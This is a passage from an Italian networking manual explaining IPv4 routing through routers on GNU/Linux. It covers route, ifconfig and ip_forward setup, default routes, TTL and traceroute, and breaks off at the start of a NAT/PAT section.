
Il file '`/etc/ethers`' può essere usato per configurare a priori l'abbinamento tra indirizzi Ethernet (livello 2 del modello ISO-OSI) e indirizzi IP. Questo file può contenere esclusivamente delle righe composte da due elementi: l'indirizzo IP (o il nome) corrispondente a un'interfaccia e a fianco l'indirizzo Ethernet corrispondente. Si osservi l'esempio seguente:

```
192.168.1.2 00:01:02:03:04:05
192.168.1.3 00:14:02:23:07:1c
192.168.1.4 00:00:03:2d:00:0b
```

IPv4: instradamento oltre l'ambito della rete locale

Quando si ha la necessità di raggiungere una destinazione che non si trova a essere connessa con la rete fisica a cui si accede, c'è bisogno di un intermediario, ovvero un elaboratore connesso alla stessa rete fisica a cui accede l'elaboratore locale, che sia in grado di inoltrare i pacchetti alle destinazioni richieste. Questo elaboratore è il router, anche se nel linguaggio corrente si usa prevalentemente il termine gateway che però non è esatto.

Figura 116.1. Il router consente di raggiungere destinazioni al di fuori della rete fisica a cui si è connessi.

```
            .------.    .------.    .------.    .------.
            | host |    | host |    | host |    | host |
            `------'    `------'    `------'    `------'
               |           |           |           |     rete locale
  - - - ------*-----------*-----------*-----------*-----*---- - - -
                                                         |
                                                         |
                                                         |
                                              .---------------------.
                                              |                     |
                                              |       Router        |
                                              |                     |
                                              `---------------------'
                                                         |
                                                         |
                                   altre destinazioni    |
                          - - - - - - - - - - - - - - - -*- - - - -
```

Per poter definire un instradamento attraverso un router bisogna che prima, l'elaboratore che svolge questa funzione, sia raggiungibile attraverso una rete locale e per mezzo di instradamenti già definiti.


La verifica di un instradamento che fa uso di un router è più delicata: si comincia con una richiesta di eco ICMP (*ping*) verso la propria interfaccia locale, quindi verso il router e successivamente si tenta di raggiungere qualcosa che si trova oltre il router.

116.1 Destinazione irraggiungibile

I router, dovendo vagliare il traffico dei pacchetti che li attraversano, hanno il compito di informare l'origine quando ricevono un pacchetto che, per qualche ragione, non possono far pervenire alla destinazione. Per esempio, un router che rappresenta l'ultimo salto prima di un certo elaboratore, se si accorge che questo elaboratore non è presente (magari è spento), quando riceve un pacchetto destinato a tale elaboratore, deve informare l'origine.

L'errore di questo tipo viene segnalato con un pacchetto ICMP di tipo 3, a cui corrisponde la definizione '**`destination-unreachable`**'.

Figura 116.2. Messaggio ICMP di errore generato dal router che si accorge del problema.

```
                                                         interruzione
.---------.             .--------.            .--------.            .--------------.
| Origine | - - - - > | Router | - - - - > | Router | - - X - > | Destinazione |
`---------'             `--------'            `--------'            `--------------'
     ^                                             V
     |    ICMP 3, destinazione irraggiungibile     |
     `- - - - - - - - - - - - - - - - - - - - - - '
```

116.2 Router per accedere ad altre reti e instradamento predefinito

Una rete locale potrebbe essere articolata in sottoreti in modo da evitare di sovraffollare di traffico un'unica rete. Per fare in modo che le sottoreti possano comunicare tra loro in caso di necessità, si devono utilizzare i router che funzionano come ponti tra una sottorete e un'altra.

In questo modo, quando si indica un instradamento che fa riferimento a un router, lo si definisce per una rete logica particolare, quella a cui il router è in grado di accedere.

Secondo lo schema seguente, il router 192.168.1.254 viene utilizzato per accedere alla rete 192.168.7.0.[1]

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.0	255.255.255.0	192.168.1.254	eth0

Con un sistema GNU/Linux si può usare Route nel modo seguente:

```
# route add -net 192.168.7.0 netmask 255.255.255.0 ↩
↪gw 192.168.1.254 dev eth0
```

Supponendo già definito l'instradamento verso la rete locale 192.168.1.0, in modo da poter raggiungere il router, si può ottenere il risultato seguente:

```
$ route -n[ Invio ]
```

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        1 eth0
192.168.7.0     192.168.1.254   255.255.255.0   UG    0      0        0 eth0
```

Se il router è in grado di raggiungere anche altre reti, non si fa altro che inserire gli instradamenti relativi nel modo appena visto.

```
# route add -net 192.168.77.0 netmask 255.255.255.0 ↩
↪gw 192.168.1.254 dev eth0[ Invio ]
```

```
$ route -n[ Invio ]
```

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        1 eth0
192.168.7.0     192.168.1.254   255.255.255.0   UG    0      0        0 eth0
192.168.77.0    192.168.1.254   255.255.255.0   UG    0      0        0 eth0
```

Quando si vuole fare riferimento a tutti gli indirizzi possibili, si utilizza il numero IP 0.0.0.0, corrispondente al nome simbolico '**`default`**'. Per indicare un instradamento che permette di raggiungere tutte le destinazioni che non sono state specificate diversamente, si utilizza questo indirizzo simbolico.

Da un punto di vista puramente logico, l'indirizzo 0.0.0.0, associato alla maschera di rete 0.0.0.0, corrisponde effettivamente alla rete che comprende tutti gli indirizzi possibili, quindi un instradamento che fa riferimento alla rete 0.0.0.0 è quello per «tutti gli indirizzi».

Teoricamente, è possibile utilizzare l'instradamento predefinito per accedere alla rete locale, ma questo è comunque un approccio sconsigliabile, perché esclude la disponibilità di altre reti a cui poter accedere.

[1] È importante considerare il fatto che il router viene visto con l'indirizzo 192.168.1.254 sulla rete locale 192.168.1.0. L'interfaccia del router connessa con l'altra rete locale avrà un indirizzo diverso, confacente con l'indirizzo di quella rete.

Destinazione	Maschera di rete	Router	Interfaccia di rete
0.0.0.0	0.0.0.0	--	eth0

Nell'esempio seguente si utilizza il nome simbolico '**`default`**' per indicare l'indirizzo di rete 0.0.0.0 e l'interfaccia viene definita esplicitamente.

`route add -net default dev eth0`

$ **`route -n`**[*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         0.0.0.0         0.0.0.0         U     0      0        1 eth0
```

L'uso di un instradamento predefinito sulla propria rete locale, può avere effetti deleteri: l'eco ICMP (*ping*) può funzionare correttamente, mentre altre connessioni che richiedono protocolli più sofisticati possono trovarsi in difficoltà. Questo è particolarmente vero in presenza di connessioni PLIP.

L'approccio più comune consiste invece nel definire l'instradamento '**`default`**' come passante per un router: potrebbe trattarsi di un router che permette di accedere a tutte le altre sottoreti esistenti.

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
0.0.0.0	0.0.0.0	192.168.1.254	eth0

Con un sistema GNU/Linux, la cosa si traduce in pratica nel comando seguente:

`route add -net default gw 192.168.1.254 dev eth0`

L'instradamento verso la rete locale 192.168.1.0 era già stato definito in modo da poter raggiungere il router; di conseguenza:

$ **`route -n`**[*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        1 eth0
0.0.0.0         192.168.1.254   0.0.0.0         UG    0      0        0 eth0
```

Anche quando si definisce l'instradamento predefinito, è importante osservare che questo appare per ultimo nella tabella relativa. Infatti, la rete 0.0.0.0/0.0.0.0 include tutti gli indirizzi IPv4, ma il fatto che gli intervalli di indirizzi più ristretti appaiono prima, evita di fare confusione.

116.3 Configurazione di un Router con un sistema GNU/Linux

Un elaboratore che debba fungere da router richiede alcune caratteristiche particolari:

- un kernel compilato in modo da consentire l'inoltro di pacchetti da un'interfaccia a un'altra (nelle versioni vecchie del kernel Linux era necessario abilitare un'opzione apposita, tra quelle della configurazione della rete; sezione 29.2.9);
- due o più interfacce di rete connesse ad altrettante reti fisiche differenti;

- la configurazione corretta di ogni interfaccia di rete;
- una tabella di instradamento in grado di permettere l'accesso a tutte le reti che si diramano dalle interfacce di rete installate.

Quando il kernel Linux dispone della funzionalità di *forwarding/gatewaying* (nei kernel recenti è implicita), questa può essere controllata attraverso un file del file system virtuale '`/proc/`'. Per motivi di sicurezza, alcune distribuzioni GNU/Linux sono predisposte in modo da disattivare questa funzionalità attraverso uno dei comandi inseriti nella procedura di inizializzazione del sistema. Per riattivare il *forwarding/gatewaying*, si può agire nel modo seguente:


```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

116.3.1 Router unico per tutte le reti

La situazione più comune in una piccola rete è quella in cui tutte le reti sono connesse a un router unico. Negli esempi che seguono si fa riferimento alla situazione seguente:

- rete A Ethernet 192.168.1.0
  - l'interfaccia del router connessa su questa rete è '**`eth0`**'
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.1.254
- rete B Ethernet 192.168.2.0
  - l'interfaccia del router connessa su questa rete è '**`eth1`**'
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.2.254
- connessione PLIP con il portatile 192.168.3.1
  - l'interfaccia del router connessa su questa rete è '**`plip1`**'
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.3.254

Figura 116.3. Schema dell'esempio di un router connesso su due reti e a un portatile attraverso un cavo PLIP.

```
                .------.    .------.    .------.    .------.
                | host |    | host |    | host |    | host |
                '------'    '------'    '------'    '------'
                    |           |           |           |      192.168.1.0
        - - - ------*-----------*-----------*-----------*-----*----- - - -
                                                              |
                                                              |
                                                              |
                                                192.168.1.254 | eth0
                                                   .---------------------.
        .-----------. plip1         192.168.3.254 |                     |
        | portatile |-------------------------------|        Router       |
        '-----------' 192.168.3.1          plip1 |                     |
                                                   '---------------------'
                                                192.168.2.254 | eth1
                                                              |
                                                              |
                                                              |
                .------.    .------.    .------.    .------.  |
                | host |    | host |    | host |    | host |  |
                '------'    '------'    '------'    '------'  |
                    |           |           |           |     | 192.168.2.0
        - - - ------*-----------*-----------*-----------*-----*----- - - -
```

All'interno del router si dovranno configurare le interfacce di rete nel modo seguente:

ifconfig eth0 192.168.1.254 netmask 255.255.255.0

ifconfig eth1 192.168.2.254 netmask 255.255.255.0

ifconfig plip1 192.168.3.254 pointopoint 192.168.3.1

Successivamente si devono definire gli instradamenti.

route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0[2]

route add -net 192.168.2.0 netmask 255.255.255.0 dev eth1[3]

route add -host 192.168.3.1 dev plip1

route add -host 192.168.3.254 dev plip1

Dal punto di vista del router è tutto finito. Gli altri elaboratori dovranno definire degli instradamenti opportuni in modo da utilizzare il router quando necessario. In particolare, gli elaboratori connessi alla rete A (192.168.1.0), per poter accedere agli altri elaboratori della propria rete locale e delle altre due raggiungibili tramite il router, dovranno inserire gli instradamenti seguenti.

route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0[4]

route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.1.254

route add -host 192.168.3.1 gw 192.168.1.254

Dal momento però che non si può accedere ad alcuna altra rete, si può fare riferimento all'instradamento predefinito. Sempre dal punto di vista degli elaboratori della rete A, si possono definire gli instradamenti nel modo seguente:

route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0[5]

route add -net default gw 192.168.1.254

Il caso dell'elaboratore portatile connesso attraverso la porta parallela con un cavo PLIP, è un po' particolare: è evidente che tutto il traffico debba essere filtrato dal router, a parte quello diretto proprio al router stesso. Dal punto di vista del portatile si devono definire gli instradamenti seguenti.

route add -host 192.168.3.254 dev plip1

route add -host 192.168.3.1 dev plip1

route add -net default gw 192.168.3.254

---

[2]Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.
[3]Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.
[4]Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.
[5]Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.


116.3.2 Router verso un altro router

Quando la rete diventa complicata, ci può essere la necessità di utilizzare più router per collegare insieme le diverse sottoreti. In tal caso, evidentemente, la tabella di instradamento dei router si troverà a contenere instradamenti che a loro volta utilizzano altri router.

Negli esempi si fa riferimento alla situazione seguente:

- rete A Ethernet 192.168.1.0
  - l'interfaccia del router A connessa su questa rete è '**eth0**' e ha l'indirizzo 192.168.1.254
- rete R Ethernet 192.168.254.0 utilizzata esclusivamente per collegare i router
  - l'interfaccia del router A connessa su questa rete è '**eth1**' e ha l'indirizzo 192.168.254.1
  - l'interfaccia del router B connessa su questa rete è '**eth1**' e ha l'indirizzo 192.168.254.2
- rete B Ethernet 192.168.2.0
  - l'interfaccia del router B connessa su questa rete è '**eth0**' e ha l'indirizzo 192.168.2.254

Figura 116.4. Schema dell'esempio di due router connessi tra loro da una dorsale.

```
          .------.    .------.    .------.    .------.
          | host |    | host |    | host |    | host |
          `------'    `------'    `------'    `------'
              |           |           |           |      192.168.1.0
- - - ------*-----------*-----------*-----------*-----*----- - - -
                                                      |
                                                      |
                                                      |
                                        192.168.1.254 | eth0
                                           .---------------------.
                                           |                     |
                                           |      Router A       |
                                           |                     |
                                           `---------------------'
                                        192.168.254.1 | eth1
                                                      |
              192.168.254.0 (dorsale)                 |
        - - - - ----------------------------*---------*------------ - - -
                                            |
                                            |
                                            |
                                192.168.254.2 | eth1
                                   .---------------------.
                                   |                     |
                                   |      Router B       |
                                   |                     |
                                   `---------------------'
                                192.168.2.254 | eth0
                                            |
                                            |
                                            |
          .------.    .------.    .------.  |
          | host |    | host |    | host |  |
          `------'    `------'    `------'  |
              |           |           |     |    192.168.2.0
- - - ------*-----------*-----------*-------*--------- - - -
```

Il router A deve poter raggiungere tutte e tre le reti: sulla rete A e R è connesso direttamente, mentre per la rete B deve fare affidamento sul router B.

```
# route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0
```
[6]

```
# route add -net 192.168.254.0 netmask 255.255.255.0 dev eth1
```
[7]

```
# route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.254.2
```

Il router B deve agire in modo analogo.

```
# route add -net 192.168.2.0 netmask 255.255.255.0 dev eth0
```
[8]

```
# route add -net 192.168.254.0 netmask 255.255.255.0 dev eth1
```
[9]

```
# route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.254.1
```

116.3.3 Individuazione delle schede di rete

Quando si predispone un router si ha la necessità di utilizzare più schede di rete contemporaneamente. A parte il problema legato alla configurazione hardware delle schede, si pone poi il problema del riconoscimento di queste da parte del kernel durante l'avvio del sistema. In effetti, il kernel Linux è normalmente in grado di riconoscere automaticamente solo una scheda di rete. Oltre a questo, anche se fosse in grado di riconoscerle tutte in modo automatico, rimarrebbe il problema di garantire che i nomi di interfaccia siano sempre quelli previsti.


In pratica, con un sistema GNU/Linux, disponendo di più schede Ethernet si deve utilizzare un'istruzione opportuna da inviare al kernel all'avvio. Questo problema è già stato visto nel capitolo dedicato all'hardware di rete (capitolo 112).

116.4 Verifica di un instradamento attraverso i router

Lo strumento fondamentale per la verifica degli instradamenti è sempre '**`ping`**', che è già stato presentato a proposito dell'instradamento nella rete locale. In presenza di router si introduce un concetto nuovo, quello del nodo da attraversare. L'attraversamento di un nodo viene definito comunemente *salto*, oppure *hop*; in particolare si pone un limite a questi salti, definito TTL (*Time to live*), oltre il quale i pacchetti vengono scartati.

In pratica, i pacchetti IP contengono l'indicazione del valore TTL massimo, che viene decrementato all'attraversamento di ogni router, a opera dello stesso. Quando si raggiunge lo zero, il pacchetto viene scartato, inviando all'origine un messaggio ICMP di errore.

Figura 116.5. Esempio di un pacchetto che esaurisce il suo TTL.

```
.---------. TTL=2       .--------.   TTL=1     .--------.   TTL=0     .--------.
| Origine | - - - - - > | Router | - - - - - > | Router | - - - - - > | Router |
`---------'             `--------'             `--------'             `--------'
     ^                                                                     V
     |                 ICMP 11, TTL esaurito (time exceeded)               |
     `- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -'
```

In situazioni particolari, il transito dei pacchetti verso una destinazione particolare potrebbe essere impossibile, a causa del numero di salti che si frappongono e a causa del limite troppo basso

[6] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.
[7] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.
[8] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.
[9] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

del campo TTL dei pacchetti IP. Generalmente, '**ping**' utilizza un valore TTL di 255, cioè il massimo possibile, cosa che consente di verificare gli instradamenti al limite delle loro possibilità, ma non permette di prevedere il funzionamento corretto di altri tipi di connessioni, in cui si utilizzino valori TTL inferiori.


Per verificare quale sia il percorso utilizzato effettivamente dai pacchetti per raggiungere una destinazione, si utilizza Traceroute, [10] a cui corrisponde l'eseguibile '**traceroute**', che si usa con la sintassi seguente:

traceroute [*opzioni*] *destinazione* [*lunghezza*]

Traceroute, oltre che individuare il percorso effettivo verso la destinazione, può dare delle indicazioni per aiutare a comprendere in quale punto ci sono delle difficoltà.

Traceroute inizia la trasmissione di pacchetti (utilizzando il protocollo UDP) con un valore TTL molto basso. In tal modo, si aspetta di ricevere un messaggio di errore, attraverso il protocollo ICMP, dal nodo in cui il valore TTL raggiunge lo zero. Incrementando lentamente il valore TTL, Traceroute riesce a conoscere gli indirizzi dei nodi attraversati, purché tutto funzioni come previsto (cioè che i vari nodi generino correttamente i pacchetti ICMP di errore). Per individuare correttamente anche l'ultimo nodo, Traceroute cerca di generare un errore differente, per ottenere un messaggio ICMP differente.

Figura 116.6. I pacchetti inviati da Traceroute servono a generare errori nei vari router attraversati, fino alla destinazione.

```
            TTL=0
            TTL=1
.---------. TTL=2     .--------.          .--------.          .--------------.
| Origine | - - - - > | Router | - - - - > | Router | - - - - > | Destinazione |
`---------'           `--------'          `--------'          `--------------'
   ^ ^ ^                  V                    V                        V
   | | |      ICMP 11     |                    |                        |
   | | `- - - - - - - - - '      ICMP 11       |                        |
   | `- - - - - - - - - - - - - - - - - - - - '       ICMP 3/3          |
   `- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - '
```

Quando tutto funziona come previsto, Traceroute genera un elenco di nodi di rete a partire dal primo che viene attraversato, fino all'ultimo che rappresenta la destinazione richiesta. Se in alcuni punti non si ottiene risposta, i nodi ipotizzati vengono segnalati con degli asterischi. Nell'esempio seguente, si ipotizza la presenza di due nodi sconosciuti, al terzo e quarto posto della catena.

```
# traceroute portatile.plip.dg
```

```
traceroute to portatile.plip.dg (192.168.254.1), 30 hops max, 40 byte packets
 1  dinkel.brot.dg (192.168.1.1)  0.433 ms  0.278 ms  0.216 ms
 2  router.brot.dg (192.168.1.254)  2.335 ms  2.278 ms  3.216 ms
 3  * * *
 4  * * *
 5  portatile.plip.dg (192.168.254.1)  10.654 ms  13.543 ms  11.344 ms
```

Sui nodi da cui non si ottiene una risposta, non si può dire nulla di certo, ma solo fare delle congetture. In generale non si può nemmeno essere certi che si tratti effettivamente di due nodi: potrebbe essere un solo nodo, oppure più di due. La documentazione di Traceroute, *traceroute(8)*, dà delle indicazioni in più su come interpretare il risultato.

[10] **Traceroute** UCB BSD


Tabella 116.4. Alcune opzioni per l'eseguibile '**traceroute**'.

Nome	Descrizione
`-m` *ttl_massimo*	Definisce il numero massimo di nodi da attraversare, per mezzo dell'indicazione del valore TTL massimo da raggiungere. '**traceroute**' inizia normalmente con pacchetti contenenti un valore TTL unitario e incrementa gradualmente tale valore, fino a quanto specificato con questa opzione. Se non viene usata, il valore TTL massimo è di 30 salti.
`-n`	Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi. Questo tipo di approccio potrebbe essere utile specialmente quando si hanno difficoltà ad accedere a un servizio di risoluzione dei nomi, o comunque quando si vuole avere la situazione completamente sotto controllo.
`-s` *indirizzo_di_origine*	Permette di indicare espressamente l'indirizzo di origine dei pacchetti, presso cui ci si attende di ricevere la risposta alla scansione. Deve trattarsi di un indirizzo corrispondente a un'interfaccia di rete locale.

116.5 Inoltro IP attraverso il NAT/PAT

Un problema simile a quello dell'instradamento attraverso i router è quello dell'inoltro di pacchetti IP attraverso un router NAT/PAT (*Network address translation*, *Port address translation*). La differenza sta nel fatto che, in questo caso, il router NAT/PAT si occupa di inoltrare i pacchetti e non solo di «girarli» attraverso l'interfaccia giusta.

Figura 116.7. Schema di utilizzo di un router NAT/PAT.

```
                                  .------.     .------.
                                  | Host |     | Host |
                                  `------'     `------'
                                     |            |       Rete locale
     192.168.2.0 - - - -------------*-----------*----*------------- - - -
                                                     |
                                                 .--------.
                                                 | Router |
                                                 `--------'
                    Altre destinazioni locali        |
